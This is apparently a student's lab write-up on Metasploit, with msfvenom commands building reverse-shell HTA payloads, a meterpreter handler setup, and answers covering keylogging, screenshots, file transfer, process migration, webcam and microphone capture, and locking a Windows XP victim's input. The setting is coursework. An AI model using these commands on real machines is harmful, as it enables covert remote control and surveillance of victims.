
```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.64.133 LPORT=4444 -f hta-psh -o evil4444.hta
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of hta-psh file: 7009 bytes
Saved as: evil4444.hta
```

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.64.133 LPORT=8080 -f hta-psh -o evil8080.hta
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of hta-psh file: 7003 bytes
Saved as: evil8080.hta
```




```
     =[ metasploit v6.0.30-dev                          ]
 -- --=[ 2099 exploits - 1129 auxiliary - 357 post       ]
 -- --=[ 592 payloads - 45 encoders - 10 nops            ]
 -- --=[ 7 evasion                                       ]

etasploit tip: Use help <command> to learn more
bout any command

sf6 > use exploit/multi/handler
*] Using configured payload generic/shell_reverse_tcp
sf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
ayload => windows/meterpreter/reverse_tcp
sf6 exploit(multi/handler) > show options

odule options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  ---------------  --------  -----------


ayload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      ---------------  --------  -----------
  EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, r
  LHOST                      yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port


xploit target:

  Id  Name
  --  ----
  0   Wildcard Target


sf6 exploit(multi/handler) >
```





Perform the following tasks:

a. Take a print screen of the XP machine (2p)

From the meterpreter console, I ran the command screenshot -p /tmp/screen_shot.jpg.

Then, on the other machine, I went to the location on Firefox /tmp/screen_shot.jpg and we were able to see the screenshot.

b. Transfer files to and from the XP machine (2p)

I used the command meterpreter > upload hacking.txt or to download we would do meterpreter > download > location you want

c. Open Notepad from Meterpreter and migrate your session to it (2p)

I started by running notepad on windows from the winXP machine. I, at the same time ran from the Start menu the notepad.exe. To identify my process Id, I ran the command meterpreter > getpid. Then I'd get a list of process ID. I would use the ps command with an option -S to search. Then I used meterpreter > ps -S notepad.exe and it allows us to migrate to another process.

d. Use the keylogger feature (2p)

To activate it, I just ran the command from meterpreter > keyscan_start and from between start and keyscan_stop by using the command keyscan_dump. We should then be able to see everything on Meterpreter.

e. Be creative and use other functionalities (2p)

With this malware, I could also take a frame screenshot of the webcam with the command webcam_snap. The same could be done with the microphone with the command record_mic (records audio for N seconds (-d N) and stores in a wav file in the Metasploit.msf4 directory by default).

I could also mess with the victim and use uictl [enable/disable] [keyboard/mouse]

Command idletime can also be useful to see if our victim is present at his desktop.